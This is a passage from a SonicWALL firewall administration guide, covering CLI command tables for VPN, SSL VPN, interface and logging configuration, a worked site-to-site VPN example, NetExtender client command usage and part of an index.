[no] advanced multicast	Enables IP multicasting traffic to pass through the VPN tunnel
[no] advanced netbios	Enables or disables Windows Networking (NetBIOS) Broadcast
[no] advanced use-xauth <group-name>	Configures or removes the specified user group for XAUTH users
[no] advanced user-login http	Enables or disables required user login through HTTP
[no] advanced user-login https	Enables or disables required user login through HTTPS
cancel	Cancel from menu without applying changes
end	Exits VPN configuration mode
exit	Exits menu and applies changes
finished	Exits to top-level and applies changes where needed
gw domain-name <domain name>	Sets the primary gateway domain name
gw ip-address <ip address>	Sets the primary gateway IP address
id local <domain- name email address ip- address sonicwall-id> <our id>	Sets the name and IP address of the local connection
id remote <domain name email address ip- address sonicwall-id> <their id>	Sets the name and IP address of the remote connection
info	Displays information on a specific VPN policy
network local <address- object> <address object string>  any dhcp>	Sets a local network for the VPN tunnel, or configures the network to obtain IP addresses using DHCP
network remote <address- object><address object string>  any dhcp>	Sets a specific VPN tunnel as the default route for all incoming Internet traffic
pre-shared-secret <string>	Established specified preshared secret
proposal ike [<main aggres- sive ikev2>] [encr <des triple-des aes- 128 aes-192 aes-256>] [auth <md5 sha1>] [dh <1 2 5>] [lifetime <seconds>]	Sets the desired IKE encryption suite configurations for VPN tunnel traffic

Command	Description
<code>proposal ipsec [&lt;esp ah&gt;] [encr &lt;des triple- des aes-128 aes-192 aes- 256&gt;] [auth &lt;md5 sha1&gt;] [dh &lt;1 2 5&gt;] [lifetime &lt;seconds&gt;]</code>	Sets encryption settings for IPSec proposal
<code>sec-gw domain-name &lt;domain name&gt;</code>	Sets the secondary gateway domain name
<code>sec-gw ip-address &lt;ip address&gt;</code>	Sets the secondary gateway's IP address



Command	Description
VPN SUB-COMMANDS (MANUAL KEY)	
abort	Exits to top-level menu and cancels changes where needed
[no] advanced apply-nat <local remote> <translated address object>	Enable or disable translation of the local and/or remote networks communicating with this VPN tunnel
[no] advanced auto-add-rule	Enables or disables the auto-add access rule
advanced bound-to interface <interface>	Binds VPN policy to specific interface
advanced bound-to zone <zone>	Binds VPN policy to a specific zone
[no] advanced keepalive	Enables or disables heartbeat messages between peers on this VPN tunnel
[no] advanced management http	Enables or disables HTTP as the management method security association
[no] advanced managment https	Enables or disables HTTPS as the management method security association
[no] advanced multicast	Enables IP multicasting traffic to pass through the VPN tunnel
[no] advanced netbios	Enables or disables Windows Networking (NetBIOS) Broadcast
[no] advanced use-xauth <group name>	Configures or removes the specified user group for XAUTH users
[no] advanced user-login http	Enables or disables required user login through HTTP
[no] advanced user-login https	Enables or disables required user login through HTTPS
cancel	Cancel from menu without applying changes
end	Exits configuration mode
exit	Exits menu and applies changes
finished	Exits to top-level and applies changes where needed
gw domain-name <domain name>	Sets the primary gateway domain name
gw ip-address <ip address>	Sets the primary gateway IP address
info	Displays information on a specific VPN policy
network local <address object <address object string>   any>	Sets a local network for the VPN tunnel, or configures the network to obtain IP addresses using DHCP
network remote <address object <address object string>   any>	Sets a specific VPN tunnel as the default route for all incoming Internet traffic

Command	Description
proposal ipsec [ <code>&lt;esp ah&gt;</code> ] [ <code>encr &lt;des triple- des aes-128 aes-192 aes- 256&gt;</code> ] [ <code>auth &lt;md5 sha1&gt;</code> ] [ <code>dh &lt;1 2 5&gt;</code> ] [ <code>lifetime &lt;seconds&gt;</code> ]	Sets encryption settings for IPSec proposal
sa [ <code>in-spi &lt;Incoming SPI&gt;</code> ] [ <code>out-spi &lt;Outgoing SPI&gt;</code> ] [ <code>encr-key &lt;Encryp- tion Key&gt;</code> ] [ <code>auth-key &lt;Authentication Key&gt;</code> ]	Sets hexadecimal incoming and outgoing Security Parameter Index (SPI) to allow the SonicWALL to uniquely identify all security associations
VPN SUB-COMMANDS (3rd PARTY CERTIFICATE)	
abort	Exits to top-level menu and cancels changes where needed
[no] advanced apply-nat	Enable or disable translation of the local and/or remote networks communicating with this VPN tunnel
[no] advanced auto-add-rule	Enables or disables the auto-add access rule
advanced bound-to inter- face <code>&lt;interface&gt;</code>	Binds VPN policy to specific interface
advanced bound-to zone <code>&lt;zone&gt;</code>	Binds VPN policy to a specific zone
[no] advanced default- lan-gw <code>&lt;ip address&gt;</code>	Sets the default LAN gateway for VPN tunnel traffic
[no] advanced keepalive	Enables or disables heartbeat messages between peers on this VPN tunnel
[no] advanced management http	Enables or disables HTTP as the management method security association
[no] advanced managment https	Enables or disables HTTPS as the management method security association
[no] advanced multicast	Enables IP multicasting traffic to pass through the VPN tunnel
[no] advanced netbios	Enables or disables Windows Networking (NetBIOS) Broadcast
[no] advanced ocsp <code>&lt;url&gt;</code>	Enables use of Online Certificate Status Protocol (OCSP) to check VPN certificate status and specifies the URL where to check the certificate status
[no] advanced use-xauth <code>&lt;group name&gt;</code>	Configures or removes the specified user group for XAUTH users
[no] advanced user-login http	Enables or disables required user login through HTTP
[no] advanced user-login https	Enables or disables required user login through HTTPS
cancel	Cancel from menu without applying changes

Command	Description
cert <certname>	Selects a certificate for the SonicWALL
end	Exits configuration mode
exit	Exits menu and applies changes
finished	Exits to top-level and applies changes where needed
gw domain-name <domain name>	Sets the primary gateway domain name
gw ip-address <ip address>	Sets the primary gateway IP address
id remote <domain name   email address   distinguished name> <peer-id>	Sets peer IKE ID type
info	Displays information on a specific VPN policy
network local <address object <address object string>   any>	Sets a local network for the VPN tunnel, or configures the network to obtain IP addresses using DHCP
network remote <address object <address object string>   any>	Sets a specific VPN tunnel as the default route for all incoming Internet traffic
proposal ike [ [<main aggressive ikev2>] [encr <des triple-des aes-128 aes-192 aes-256>] [auth <md5 sha1>] [dh <1 2 5>] [lifetime <seconds>]	Sets the desired IKE encryption suite configurations for VPN tunnel traffic
proposal ipsec [<esp ah>] [encr <des triple-des aes-128 aes-192 aes-256>] [auth <md5 sha1>] [dh <1 2 5>] [lifetime <seconds>]	Sets encryption settings for IPSec proposal
sec-gw domain-name <domain name>	Sets the secondary gateway domain name
sec-gw ip-address <ip address>	Sets the secondary gateway's IP address

Command	Description
SSL VPN CLIENT SUB-COMMANDS	
abort	Exits to top-level menu without applying changes
address <start ip address> <end ip address> <interface>	Sets the global IP address pool from which NetExtender clients are assigned an IP address
[no] auto-update	Enables/Disables auto-update which assists users in updating their NetExtender client when a newer version is required to establish a connection
cache-username-password <username-only   password-username   prohibit>	Sets the user name and password cache policy used for the NetExtender client
cancel	Exits from menu without applying changes
[no] client-communicate	Enables/Disables traffic between hosts connecting to server with NetExtender
[no] create-connection-profile	Enables/Disables NetExtender client's ability to create a connection profiles
dns-domain <DNS domain name>	Sets the DNS domain which is the NetExtender client DNS-specific suffix
dns1 <ip address>	Sets the primary DNS server IP address to be used by all NetExtender clients
dns2 <ip address>	Sets the secondary DNS server IP address to be used by all NetExtender clients
end	Exits SSL VPN configuration mode
exit	Exits menu and applies changes
[no] exit-after-disconnect	Enables/Disables the forcing of a NetExtender client to exit after disconnecting from the server
finished	Exits to top-level and applies changes where needed
help	Displays available sub-commands for SSL VPN client configuration
info	Displays SSL VPN client settings
no	Inverts sense of a command
show	Invokes show commands
sslvpn-access <LAN   WAN   DMZ   WLAN>	Enables SSL VPN access on specified zone
[no] uninstall-after-exit	Enables/Disables automatic uninstall of NetExtender clients after exit
user-domain <user domain name>	Sets the user domain to which all SSL VPN users belong
wins1 <ip address>	Sets the primary WINS server IP address
wins2 <ip address>	Sets the secondary WINS server IP address

Command	Description
SSL VPN PORTAL SUB-COMMANDS	
abort	Exits to top-level menu without applying changes
[no] auto-launch	Enables/Disables automatic launch of NetExtender after a user logs into the portal
banner-title <portal banner title name>	Sets the portal banner title that displays next to the logo on the portal home page
[no] cache-control	Enables/Disables the use of some HTML META tags to tell browser to cache UI files in portal pages
cancel	Exits the menu without applying changes
custom logo <url>	Sets a customized logo to be used on the portal page. The URL entered must be valid and reachable by the unit.
[no] default-logo	Enables/Disables the use of the default SonicWALL logo on the portal page
[no] display-cert	Enables/Disables the display of the button to import the SSL VPN server certificate
end	Exits SSL VPN portal configuration
exit	Exits menu and applies changes
finished	Exits to top-level menu and applies changes
help	Displays available subcommands for SSL VPN portal settings
info	Displays current SSL VPN portal settings
no	Inverts sense of a command
show	Invokes show commands
site-title <portal site title name>	Sets the portal HTML page title that displays in the browser window's title

Command	Description
SSL VPN ROUTE SUB-COMMANDS	
abort	Exits to top-level menu without applying changes
add-routes <address object name>	Adds an address object as a client route entry
cancel	Exits from menu without applying changes
delete-routes <address object name>	Deletes specified SSL VPN client route entry, identified as an address object
end	Exits SSL VPN client routes configuration mode
exit	Exits menu and applies changes
finished	Exits to top-level menu and applies changes
help	Displays available subcommands for SSL VPN client routes settings
info	Displays current SSL VPN client routes settings
no	Inverts sense of a command
show	Invokes show commands
[no] tunnel-all	Enables/Disables tunnel all mode which configures the NetExtender client to tunnel all traffic over the SSL VPN connection
WEB MANAGEMENT SUB-COMMANDS	
[no] web-management otp enable	Configures one-time password for VPN user access to the appliance

## LAN Interface Configuration

Command	Description
interface <x0   x1   x2   x3   x4   x5> [ <lan   wan   dmz> ]	Assigns zone and enters the configuration mode for the interface
auto	Sets the interface to auto negotiate
comment <string>	Adds comment as part of the port configuration
duplex <full   half>	Sets the interface duplex speed
end	Exits the configuration mode
finished	Exits configuration mode to the top menu
help <command>	Displays the command and description
[no] https-redirect enable	Enables or disables https redirect on the interface
info	Displays information about the interface
show interface all	Displays the configuration of all interfaces
[no] management <http   https   ping   snmp   ssh> enable	Enables or disables specified management protocol on the interface
[no] user-login <http   https>	Configures user-login protocol for the interface

Command		Description
LAN MODE		Enters the LAN configuration mode
<lan>	end	Exits configuration mode
	finished	Exits configuration mode to top menu level
	help <command>	Displays the command and description
	info	Displays information about the interface
	ip <IP Address> netmask <mask>	Sets the IP address for the interface
name <interface name>		Sets the name for the interface
speed <10   100>		Sets the interface speed

## WAN Interface Configuration

Command		Description
<wan>	auto	Sets the interface to auto-negotiate
	bandwidth-management enable	Enables bandwidth management
	bandwidth-management size <uvalue>	Sets the bandwidth management size
	comment <string>	Adds comment as part of the port configuration
	duplex <full   half>	Sets the interface duplex speed
	end	Exits the configuration mode
	finished	Exits configuration mode to the top menu
	fragment-packets	Enables/disables fragmentation of packets larger than the interface MTU
	ignore-df-bit	Enables/disables ignoring the don't fragment bit
	help <command>	Displays the command and description
	[no] https-redirect enable	Enables or disables https redirect on the interface
	info	Displays information about the interface
	[no] management <http   https   ping   snmp   ssh> enable	Enables or disables specified management protocol on the interface
	[no] user-login <http   https>	Configures user-login protocol for the interface
mode <static   dhcp   pptp   l2tp   pppoe>		Sets the mode for the WAN interface and enters the mode configuration
	Mode Static WAN Interface Configuration	

Command	Description
[no] dns <IP Address>	Enters or removes IP address of DNS servers
end	Exits configuration mode
finished	Exits configuration mode to top menu
gateway <IP Address>	Sets or removes default gateway for the interface
help <command>	Displays help for given command
info	Displays IP information about the interface
[no] ip <IP Address>	Sets the IP address for the interface
Mode DHCP WAN Interface Configuration	
end	Exits configuration mode
finished	Exits configuration mode to top menu
help <command>	Displays help for given command
info	Displays IP information about the interface
[no] hostname <string>	Sets the hostname for the interface
release	Releases IP address information
renew	Renews IP address information
Mode DHCP WAN Interface Configuration	
[no] dynamic	Sets the SonicWALL to obtain the IP address dynamically
end	Exits configuration mode
finished	Exits configuration mode to top menu
help <command>	Displays help for given command
[no] hostname <string>	Clears/Sets PPTP hostname
[no] inactivity	Enables/disables the PPTP inactivity timer
timeout <uvalue>	Sets/Clears the PPTP inactivity timeout
info	Displays IP information about the interface
[no] ip <IP Address>	Sets/Clears the IP address for the interface
[no] password <quoted string>	Sets/Clears the PPTP password
[no] server ip <IP Address>	Sest/Clears the PPTP server IP address
start	
stop	
[no] username <string>	Sets/Clears the PPTP username
L2TP WAN Configuration Mode	
[no] dynamic	Sets the SonicWALL to obtain the IP address dynamically
end	Exits configuration mode
finished	Exits configuration mode to top menu
help <command>	Displays help for given command
[no] hostname <string>	Clears/Sets L2TP hostname
[no] inactivity	Enables/disables the L2TP inactivity timer
timeout <uvalue>	Sets/Clears the L2TP inactivity timeout



Command	Description
info	Displays IP information about the interface
[no] ip <IP Address>	Sets/Clears the IP address for the interface
[no] password <quoted string>	Sets/Clears the L2TP password
[no] server ip <IP Address>	Sets/Clears the L2TP server IP address
start	
stop	
[no] username <string>	Sets/Clears the L2TP username
mtu <uvalue>	Sets the MTU of the interface
name <interface name>	Sets the name for the interface
speed <10 100>	Sets the interface speed
Other Interface Configuration	
auto	Sets the interface to autonegotiate
comment <string>	Adds a comment as part of the force configuration
duplex <full half>	Sets the interface duplex speed
end	Exits configuration mode
finished	Exits configuration mode to top menu
help <command>	Displays help for given command
info	Displays IP information about the interface
name <interface name>	Sets the name for the interface
speed <10 100>	Sets the interface to autonegotiate
[no] log categories [all]	Assigns/clears logging categories
Log Category Information	
[no] all	Assigns/clears all logging categories
[no] attack	Assigns/clears attack logging category
[no] blocked-code	Assigns/clears blocked code logging category
[no] blocked-sites	Assigns/clears blocked sites logging category
[no] connection	Assigns/clears connection logging category
[no] conn-traffic	Assigns/clears conn traffic logging category
[no] debug	Assigns/clears debug logging category
end	Exits configuration mode
finished	Exits configuration mode to top menu
help <command>	Displays help for given command
[no] icmp	Assigns/clears ICMP logging category

Command	Description
<code>info</code>	Displays IP information about the interface
<code>[no] lan-icmp</code>	Assigns/clears LAN-ICMP logging category
<code>[no]lan-tcp</code>	Assigns/clears LAN-TCP logging category
<code>[no]lan-udp</code>	Assigns/clears LAN-UDP logging category
<code>[no]maintenance</code>	Assigns/clears maintenance logging category
<code>[no] mgmt-80211b</code>	Assigns/clears 80211b management logging category
<code>[no] modem-debug</code>	Assigns/clears modem debugging logging category
<code>[no] sys-env</code>	Assigns/clears sys env logging category
<code>[no] sys-err</code>	Assigns/clears sys error logging category
<code>[no] tcp</code>	Assigns/clears TCP logging category
<code>[no] udp</code>	Assigns/clears UDP logging category
<code>[no] user-activity</code>	Assign/clear user-activity logging category
<code>[no] vpn-stat</code>	Assigns/clears vpn-stat logging category
<code>[no] vpn-tunnel-status</code>	Assigns/clears vpn tunnel status logging category
<code>[no] log filter-time &lt;uvalue&gt;</code>	Assigns/clears log filter time
<code>log ordering &lt;choices&gt; [invert]</code>	Assign/clear ordering method when displaying log entries
<code>name &lt;string&gt;</code>	Sets/clears the firewall name
<code>[no] route default &lt;IP address&gt;</code>	Assigns clear default route
<code>[no] route &lt;Destination&gt; &lt;Netmask&gt; &lt;Gateway&gt; [metric &lt;route metric&gt;]</code>	Assigns clear static routes
<code>[no] web-management http enable &lt;x0   x1   x2   x3   x4   x5&gt;</code>	Enables/disables HTTP web management
<code>web-management http port &lt;tcp port or 'default'&gt;</code>	Assigns the HTTP web management port or reset to default
<code>[no] web-management https enable &lt;x0   x1   x2   x3   x4   x5&gt;</code>	Enables/disables HTTPS web management
<code>web-management https port &lt;tcp port or 'default'&gt;</code>	Assigns the HTTPS web management port or resets to default
<code>web-management restore</code>	Restores default web-management port and interface assignments

Command	Description
zone <wan   lan   dmz>	Enters the zone configuration menu
end	Exits configuration mode
finished	Exits configuration mode to top menu
[no] intrazone-communications	Enables/disables intra-zone communications
auto	Sets the interface to autonegotiate
bandwidth-management enable	Enables bandwidth management
bandwidth-management size <uvalue>	Sets the bandwidth management size
comment <string>	Adds comment as part of the port configuration
duplex <full   half>	Sets the interface duplex speed
end	Exit the configuration mode
finished	Exit configuration mode to the top menu
fragment-packets	Enable/disable fragmentation of packets larger than the interface MTU
ignore-df-bit	Enable/disable ignoring the don't fragment bit
show zone all	Displays the configuration of all zones
[no] sslvpn-access	Configures SSL VPN access on the zone

Command	Description
<code>&lt;guest services&gt;</code> SUB-COMMANDS	
<code>abort</code>	Exits to top-level menu and cancels changes where needed
<code>bypass antivirus</code>	Configures the zone's bypass settings for anti-virus
<code>bypass auth &lt;string identifier&gt;</code>	Configures the zone's bypass authentication based on string or identifier input
<code>custom enable</code>	Enables custom authentication page settings
<code>custom footer-text &lt;string identifier&gt;</code>	Configures custom footer text for the authentication page
<code>custom footer-type &lt;text url&gt;</code>	Configures custom footer text font for the authentication page
<code>custom header-text &lt;string identifier&gt;</code>	Configures custom header text for the authentication page
<code>custom header-type &lt;text url&gt;</code>	Configures custom header text font for the authentication page
<code>deny &lt;string identifier&gt;</code>	Configures deny settings for access to the zone
<code>enable</code>	Enables WGS
<code>end</code>	Exits upon configuring WGS settings
<code>exit</code>	Exits menu and applies changes
<code>finished</code>	Exits to top-level menu and applies changes where needed
<code>help</code>	Displays help commands for this menu
<code>info</code>	Displays current WGS configuration state
<code>maxguests &lt;value&gt;</code>	Sets maximum guest limit for the zone at specified value
<code>no</code>	Inverts sense of a command
<code>pass &lt;string identifier&gt;</code>	Allows traffic through zone from the specified network
<code>post enable</code>	Enables guests to be directed to a landing page post-authentication
<code>post url &lt;string identifier&gt;</code>	Configures which URL guests are directed to after authentication
<code>show</code>	Invoke show commands
<code>smtp-redirect &lt;string identifier&gt;</code>	Configures SMTP redirect settings for the zone

## Configuring Site-to-Site VPN Using CLI

This section describes how to create a VPN policy using the Command Line Interface. You can configure all of the parameters using the CLI, and enable the VPN without using the Web management interface.



Note

In this example, the VPN policy on the other end has already been created.

**Topics:**

- [“CLI Access” section on page 1509](#)
- [“Configuration” section on page 1510](#)
- [“Viewing VPN Configuration” section on page 1511](#)

## CLI Access

---

**Step 1** Use a DB9 to RJ45 connector to connect the serial port of your PC to the console port of your firewall.

**Step 2** Using a terminal emulator program, such as TerraTerm, use the following parameters:

- 115,200 baud
- 8 bits
- No parity
- 1 stop bit
- No flow control

**Step 3** You may need to hit return two to three times to get to a command prompt, which will look similar to the following:

```
TZ200>
```

If you have used any other CLI, such as Unix shell or Cisco IOS, this process should be relatively easy and similar. It has auto-complete so you do not have to type in the entire command.

**Step 4** When a you need to make a configuration change, you should be in configure mode. To enter configure mode, type `configure`.

```
TZ200 > configure
(config[TZ200])>
```

The command prompt changes and adds the word **config** to distinguish it from the normal mode. Now you can configure all the settings, enable and disable the VPNs, and configure the firewall.

## Configuration

In this example, a site-to-site VPN is configured between two TZ 200 appliance, with the following settings:

```
Local TZ 200 (home):
WAN IP: 10.50.31.150
LAN subnet: 192.168.61.0
Mask 255.255.255.0
```

```
Remote TZ 200 (office):
WAN IP: 10.50.31.104
LAN subnet: 192.168.15.0
Mask: 255.255.255.0
```

```
Authentication Method: IKE using a Pre-Shared Key
Phase 1 Exchange: Main Mode
Phase 1 Encryption: 3DES
Phase 1 Authentication SHA1
Phase 1 DH group: 2
Phase 1 Lifetime: 28800
Phase 2 Protocol: ESP
Phase 2 Encryption: 3DES
Phase 2 Authentication: SHA1
Phase 2 Lifetime: 28800
No PFS
```

- Step 1** In configure mode, create an **address object** for the remote network, specifying the **name**, **zone assignment**, **type**, and **address**. In this example, we use the name **OfficeLAN**:

```
(config[TZ200])> address-object Office LAN
(config-address-object[OfficeLAN])>
```



**Note** The prompt has changed to indicate the configuration mode for the address object.

```
(config-address-object[OfficeLAN])> zone VPN
(config-address-object[OfficeLAN])> network 192.168.15.0
255.255.255.0
(config-address-object[OfficeLAN])> finished
```

- Step 2** To display the address object, type the command **show address-object [name]**:

```
TZ200 > show address-object OfficeLAN
```

The output will be similar to the following:

```
address-object OfficeLAN
network 192.168.15.0 255.255.255.0
zone VPN
```

- Step 3** To create the VPN policy, type the command **vpn policy [name] [authentication method]**:

```
(config[TZ200])> vpn policy OfficeVPN pre-shared
(config-vpn[OfficeVPN])>
```



**Note** The prompt has changed to indicate the configuration mode for the VPN policy. All the settings regarding this VPN will be entered here.

**Step 4** Configure the Pre-Shared Key. In this example, the Pre-Shared Key is sonicwall:

```
(config-vpn[OfficeVPN])> pre-shared-secret sonicwall
```

**Step 5** Configure the IPSec gateway:

```
(config-vpn[OfficeVPN])> gw ip-address 10.50.31.104
```

**Step 6** Define the local and the remote networks:

```
(config-vpn[OfficeVPN])> network local address-object "LAN Primary Subnet"
```

```
(config-vpn[OfficeVPN])> network remote address-object "OfficeLAN"
```

**Step 7** Configure the IKE and IPSec proposals:

```
(config-vpn[OfficeVPN])> proposal ike main encr triple-des auth sha1 dh 2 lifetime 28800
```

```
(config-vpn[OfficeVPN])> proposal ipsec esp encr triple-des auth sha1 dh no lifetime 28800
```

**Step 8** In the Advanced tab in the UI configuration, enable keepalive on the VPN policy:

```
(config-vpn[OfficeVPN])> advanced keepalive
```

**Step 9** To enable the VPN policy, use the command `vpn enable "name"`:

```
(config[TZ200])> vpn enable "OfficeVPN"
```

**Step 10** Use the finished command to save the VPN policy and exit from the VPN configure mode:

```
(config-vpn[OfficeVPN])> finished
```

```
(config[TZ200])>
```

The configuration is complete.



**Note**

The command prompt goes back to the configure mode prompt.

## Viewing VPN Configuration

Use the following steps to configure the VPN policies.

**Step 1** To view a list of all the configured VPN policies, type the command `show vpn policy`. The output will be similar to the following:

```
(config[TZ200])> show vpn policy
```

```
Policy: WAN GroupVPN (Disabled)
```

```
Key Mode: Pre-shared
```

```
Pre Shared Secret: DE65AD2228EED75A
```

```
Proposals:
```

```
IKE: Aggressive Mode, 3DES SHA, DH Group 2, 28800 seconds
```

```
IPSEC: ESP, 3DES SHA, No PFS, 28800 seconds
```

```
Advanced:
```

```
Allow NetBIOS OFF, Allow Multicast OFF
```

```
Management: HTTP OFF, HTTPS OFF
```

```
Lan Default GW: 0.0.0.0
```

```
Require XAUTH: ON, User Group: Trusted Users
```

```
Client:
```

```
Cache XAUTH Settings: Never
```

```
Virtual Adapter Settings: None
```

```

Allow Connections To: Split Tunnels
Set Default Route OFF, Apply VPN Access Control List OFF
Require GSC OFF
Use Default Key OFF

Policy: OfficeVPN (Enabled)
Key Mode: Pre-shared
Primary GW: 10.50.31.104
Secondary GW: 0.0.0.0
Pre Shared Secret: sonicwall

IKE ID:
Local: IP Address
Peer: IP Address

Network:
Local: LAN Primary Subnet
Remote: OfficeLAN

Proposals:
IKE: Main Mode, 3DES SHA, DH Group 2, 28800 seconds
IPSEC: ESP, 3DES SHA, No PFS, 28800 seconds

Advanced:
Keepalive ON, Add Auto-Rule ON, Allow NetBIOS OFF
Allow Multicast OFF
Management: HTTP ON, HTTPS ON
User Login: HTTP ON, HTTPS ON
Lan Default GW: 0.0.0.0
Require XAUTH: OFF
Bound To: Zone WAN

```

**Step 2** To view the configuration for a specific policy, specify the policy name in double quotes. For example:

```
(config[TZ200])> show vpn policy "OfficeVPN"
```

The output will be similar to the following:

```

Policy: OfficeVPN (Enabled)
Key Mode: Pre-shared
Primary GW: 10.50.31.104
Secondary GW: 0.0.0.0
Pre Shared Secret: sonicwall

IKE ID:
Local: IP Address
Peer: IP Address

Network:
Local: LAN Primary Subnet
Remote: OfficeLAN

Proposals:
IKE: Main Mode, 3DES SHA, DH Group 2, 28800 seconds
IPSEC: ESP, 3DES SHA, No PFS, 28800 seconds

Advanced:
Keepalive ON, Add Auto-Rule ON, Allow NetBIOS OFF
Allow Multicast OFF
Management: HTTP ON, HTTPS ON
User Login: HTTP ON, HTTPS ON

```



```
Lan Default GW: 0.0.0.0
Require XAUTH: OFF
Bound To: Zone WAN
```

**Step 3** Type the command `show vpn sa "name"` to see the active SA:

```
(config[TZ200])> show vpn sa "OfficeVPN"

Policy: OfficeVPN
IKE SAs

GW: 10.50.31.150:500 --> 10.50.31.104:500
Main Mode, 3DES SHA, DH Group 2, Responder
Cookie: 0x0ac298b6328a670b (I), 0x28d5eec544c63690 (R)
Lifetime: 28800 seconds (28783 seconds remaining)

IPsec SAs

GW: 10.50.31.150:500 --> 10.50.31.104:500
(192.168.61.0 - 192.168.61.255) --> (192.168.15.0 - 192.168.15.255)
ESP, 3DES SHA, In SPI 0xed63174f, Out SPI 0x5092a0b2
Lifetime: 28800 seconds (28783 seconds remaining)
```

## SonicWALL NetExtender Windows Client CLI Commands

The following section includes commands for the NetExtender Windows Client CLI (NEClient.exe):

Usage: NECLI [OPTIONS]

connect [OPTIONS]

```
-s server
-u user name
-p password
-d domain name
-clientcertificatethumb thumb(when server need client
certificate)
-clientcertificatename name(when server need client
certificate)
```

disconnect

createprofile [OPTIONS]

```
-s server
-u user name(optional)
-p password(optional)
-d domain name
```

displayprofile [OPTIONS]

```
-s server(optional)
-d domain(optional)
-u username(optional)
```

deleteprofile [OPTIONS]

```
-s server
-d domain
-u username
```

showstatus

setproxy [OPTIONS]

```

-t 1 automatic detect setting; 2 configuration script;
3 proxy server
-s proxy address/URL of automatic configuration script
-o port
-u user name
-p password
-b bypass proxy
-save
queryproxy
reconnect
viewlog
-profile

servername: connect to server directly when password has been saved

```

**Example:**

```

NECLI -version

NECLI connect -s 10.103.62.208 -d LocalDomain -u admin -p
password

NECLI connect -s 10.103.62.208 -d LocalDomain -u admin -p
password - clientcertificatethumb
cf3d20378ba7f2d9a79c536e230a2495d4a46734

NECLI connect -s 10.103.62.208 -d LocalDomain -u admin -p
password - clientcertificatename "Admin"

NECLI disconnect

NECLI createprofile -s 10.103.62.208 -d LocalDomain -u admin
NECLI displayprofile -s 10.103.62.208
NECLI deleteprofile -s 10.103.62.208 -d LocalDomain -u admin
NECLI showstatus

NECLI -t 3 -s 10.103.62.201 -o 808 -u user1 -p password -b
10.103.62.101;10.103.62.102

NECLI queryproxy
NECLI viewlog
NECLI reconnect
NECLI -profile 10.103.62.208

```

## SonicWALL NetExtender MAC and Linux Client CLI Commands

The following section includes the Mac and Linux CLI version, which is similar to the NetExtender Windows Client CLI in the previous section:

Usage: netExtender [OPTIONS] server[:port]

```

-u user
-p password
-d domain
-t timeout Login timeout in seconds, default is 30 sec.
-e encryption Encryption cipher to use. To see list use -e -h.
-m Use this option to not add remote routes.

```

```

-r filename Generate a diagnostic report.
-v Display NetExtender version information.
-h Display this usage information.

```

server: Specify the server either in FQDN or IP address.  
The default port for server is 443 if not specified.

**Example:**

```

netExtender -u ul -p pl -d LocalDomain sslvpn.company.com
[root@linux]# netExtender -u demo sslvpn.demo.sonicwall.com
SUSE/Ubuntu compatibility mode off

```

User Access Authentication

Password:

Domain: Active Directory

Connecting to SSL-VPN Server "sslvpn.demo.sonicwall.com:443". . .

Connected.

Logging in...

Login successful.

Using SSL Encryption Cipher 'DHE-RSA-AES256-SHA'

Using new PPP frame encoding mechanism

You now have access to the following 5 remote networks:

192.168.150.0/255.255.255.0

192.168.151.0/255.255.255.0

192.168.152.0/255.255.255.0

192.168.153.0/255.255.255.0

192.168.158.0/255.255.255.0

NetExtender connected successfully. Type "Ctrl-c" to disconnect...

Disconnecting NetExtender...

Terminating pppd.....

SSL-VPN logging out...

SSL-VPN connection is terminated.

Exiting NetExtender client.





# Index

---

## Numerics

- 802.11a 557, 566
- 802.11b 505
- 802.11g 505, 557, 566
- 802.11n 505, 557, 559

## A

- acceptable use policy 1103
- access points
  - SonicPoints 555
- access rules
  - advanced options 667
  - bandwidth management 658, 779
  - Ethernet BWM tab 779
  - examples 667
  - public server wizard 1447
  - viewing 659
- active/active UTM 1220
- add 662
- address group
  - VPN policy wizard 1456
- address object
  - VPN policy wizard 1456
- address objects
  - about 331
  - adding 335
  - creating groups 336
  - default 334
  - host 332
  - MAC address 332
  - network 332
  - public server wizard 1446
  - range 332
  - types 331
- administration
  - administrator name and password 122
  - firewall name 122
  - GMS management 128, 130
  - login security 124
  - SNMP management 128
  - web management settings 125
- ADSL Expansion Module 259
- advance access rules 765
- advanced access rules
  - drop source routed packets 769
  - FTP data connections to use port 20 770
  - randomize IP ID 766
  - RTSP transformations 769
  - stealth mode 766
  - support for Oracle (SQLNet) 768
- alerts 1405
  - redundancy filter 1405
- Anti-Spyware
  - SMTP messages 1346
- app control
  - about creating policies 672
  - enabling 704
  - enabling on network zones 705
  - exclusion list 706
  - policies 684
  - policy by application 709
  - policy by category 707
  - policy by signature 712
  - policy configuration 704
  - schedule 709, 711, 713
- app rules
  - bandwidth management 675
  - create rule from App Flow Monitor 682
  - enabling 714
  - log redundancy setting 715
  - match object types 689
  - policies 685
  - policy configuration 716
  - policy type characteristics 686

## application control

- action objects 696, 721
- application list objects 694, 720
- bandwidth management 675, 722
- BWM actions, predefined 696
- BWM policy precedence 681
- components 674
- create rule from App Flow Monitor 682
- data leakage prevention 673
- email address objects 700, 727
- filter by application 694
- filter by category 696
- licensing 701
- load from file 693, 701
- match objects 689, 718
- negative matching 694
- packet monitor action 681
- per action vs per policy BWM 680
- use cases 734
- wizard 718

## application flow monitor

- configuring bandwidth management 782

## ARP 405

- ARP cache table 407
- flushing cache 408

## associated stations 509

## authentication

- VPN policy wizard 1452

## B

### bandwidth management

- BWM 773
- changing type 776
- configuring 774
- configuring per application 780
- configuring per firewall access rule 779
- configuring per interface 777
- creating a new action 782
- creating a new policy 782
- creating rules using application flow monitor 784
- defined 785
- global and WAN 675
- identifying service-based applications in application flow monitor 785
- identifying signature-based applications in application flow monitor 785
- QoS 821
- type Global 774
- type None 774
- type WAN 774
- using application flow monitor 782
- using with action objects 781

## beaconing 526

## Block-list 896

## BWM

- bandwidth management 773

## C

### certificates 135

- importing 137
- SCEP
- signing requestVPN
- certificate signing request 140

### CFS Exclusion List 1285

### channel 509

### clientless notification 1327

### configuration

- setup wizard 1427

### connctions

- maximum connections 769

### connections

- connection limiting 666
- connection limiting per IP Address 771

### consent 1296

### consistent NAT 877

### content filtering service 1269

- activating 1283
- blocked web page 1287

### core monitor 195

### CoS (Class of Service) 807

### create rule button 682

### custom list 1294

## D

### data leakage prevention 673

### deep packet inspection 1318

- maximum connections 769

### DeepSee 1415

### Defer-list 896

### Denial of Service 896

### DF bit 978

### DH group 1452

- VPN policy wizard 1457

### DHCP

- NAT with 1435
- relay mode 983
- setup wizard 1434–1435, 1438
- VPN central gateway 984–985
- VPN remote gateway 985

### DHCP over VPN

- leases 987

### DHCP server 432

- advanced options 437
- current leases 437
- dynamic ranges 441
- static entries 443
- VoIP settings 446

diagnostics 189  
